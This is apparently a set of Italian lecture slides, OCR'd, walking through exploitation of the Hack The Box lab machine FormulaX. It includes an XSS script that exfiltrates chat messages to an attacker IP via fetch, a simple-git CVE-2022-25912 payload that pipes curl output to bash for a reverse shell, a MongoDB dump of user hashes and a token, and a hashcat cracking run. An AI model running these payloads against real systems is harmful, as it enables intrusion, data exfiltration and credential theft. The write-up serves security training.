
```
1  //utilizzo di socket.io.js per poter inviare i dati alla macchina attaccante, questa
       libreria viene usata anche dallo script in Figura 4.10
2  const script = document.createElement('script');
3  script.src = '/socket.io/socket.io.js';
4  document.head.appendChild(script);
5  script.addEventListener('load', function() {
6  //creazione socket
7    const res = axios.get(`/user/api/chat`);
8    const socket = io('/',{withCredentials: true});
9  //invio dei messaggi alla macchina attaccante
10   socket.on('message', (my_message) => {
11     fetch("http://10.10.16.62:80/?d=" + my_message)
12     });
13 //esecuzione del comando history
14   socket.emit('client_message', 'history');
15  });
```

Target Exploitation
Form Contact US

- Minimizzazione e codifica Base64 dello script
- Inserimento della codifica nel tag HTML img
- Inserimento del tag nel campo “message” del form
- Invio dello script

Target Exploitation
Form Contact US

Server HTTP in ascolto sulla macchina attaccante




Greetings!. How can i help you today?. You can type help to see some builtin commands
Hello, I am Admin. Testing the Chat Application
Write a script for **dev-git-auto-update.chatbot.htb** to work properly
Write a script to automate the auto-update
History

Target Exploitation Form Contact US

Al dominio dev-git-auto-update.chatbot.htb non è associato nessun IP pubblico


Quindi è stato aggiunto al file /etc/hosts associandolo all'IP di FormulaX

```
┌──(kali㉿kali)-[~]
└─$ dig dev-git-auto-update.chatbot.htb

; <<>> DiG 9.19.21-1+b1-Debian <<>> dev-git-auto-update.chatbot.htb
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 9068
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;dev-git-auto-update.chatbot.htb. IN    A

;; AUTHORITY SECTION:
.                       10556   IN      SOA     a.root-servers.net. nstld.

;; Query time: 8 msec
;; SERVER: 193.205.160.3#53(193.205.160.3) (UDP)
;; WHEN: Thu
;; MSG SIZE
```



Target Exploitation
Dominio ...update.chatbot.htb

Il package simple-git versione < 3.15.0 è vulnerabile al Remote Code Execution quando è abilitato il protocollo di trasporto ext, il che lo rende sfruttabile usando il metodo clone()




CVSS scores for CVE-2022-25912

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST
8.1	HIGH	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	2.2	5.9	Snyk

Target Exploitation
Dominio ...update.chatbot.htb

1. Creazione di un file HTML al cui interno c’è il comando bash per abilitare una reverse shell

2. Avvio si un server HTTP sulla macchina attaccante




Target Exploitation
Dominio ...update.chatbot.htb

3.Avvio della porta 1919 in listening

4. Invio del comando:
ext::sh -c curl% http://10.10.16.62:80|bash

5.Accesso al sistema attraverso la reverse shell utilizzando l'account www-data



Target Post-Exploitation
Horizontal Privilege escalation

Analizzando le cartelle che contengono il codice sorgente dell’applicazione si scoprono i file che gestiscono il database “testing” utilizzando MongoDB come DBMS

```
www-data@formulax:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)⇒{
    try{
        const DB_OPTIONS={
            dbName : "testing"
        }
        mongoose.connect(URL_DATABASE,DB_OPTIONS)
        console.log("Connected Successfully TO Database")
    }catch(error){
        console.log(`Error Connecting to the ERROR ${error}`);
    }
}
```

Target Post-Exploitation
Horizontal Privilege escalation

Esecuzione dei comandi:

1. *mongo* per accedere alla shell di MongoDB
2. *use testing* per utilizzare il database utilizzato dall'applicazione
3. *show collections* mostra le collection messages e users
4. *db.users.find()* mostra gli utenti con le loro credenziali

```
db.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$2b$10$VSrvhM/5YGM0uyC
eEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms" : true, "value" : true, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOjE3MTgyODkxOTJ9.dNOlM8J3ipFXIF2NYQeg-WFPwPssVeBi3_u2MX3TkRM", "__v"
 : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "password" : "$2b$10$hrB
/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value" : true, "authorization_token" : " ", "__v" : 0 }
```

Per ogni utente è presente il nome e l'email in chiaro e l'hash della password

Target Post-Exploitation
Horizontal Privilege escalation

- Il cracking della password dell'admin ha fallito
- La password dell'utente frank_dorky è: manchesterunited
- frank_dorky non ha permessi elevati


hashcat -m 3200 hash frank dorky.txt /usr/share/wordlists/rockyou.txt.gz


```
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s
Time.Started.....: Thu Jun 13 11:39:38 2024 (1 min, 14 secs)
Time.Estimated...: Thu Jun 13 11:40:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       38 H/s (3.49ms) @ Accel:3 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
Progress.........: 2799/14344385 (0.02%)
Rejected.........: 0/2799 (0.00%)
Restore.Point....: 2790/14344385 (0.02%)
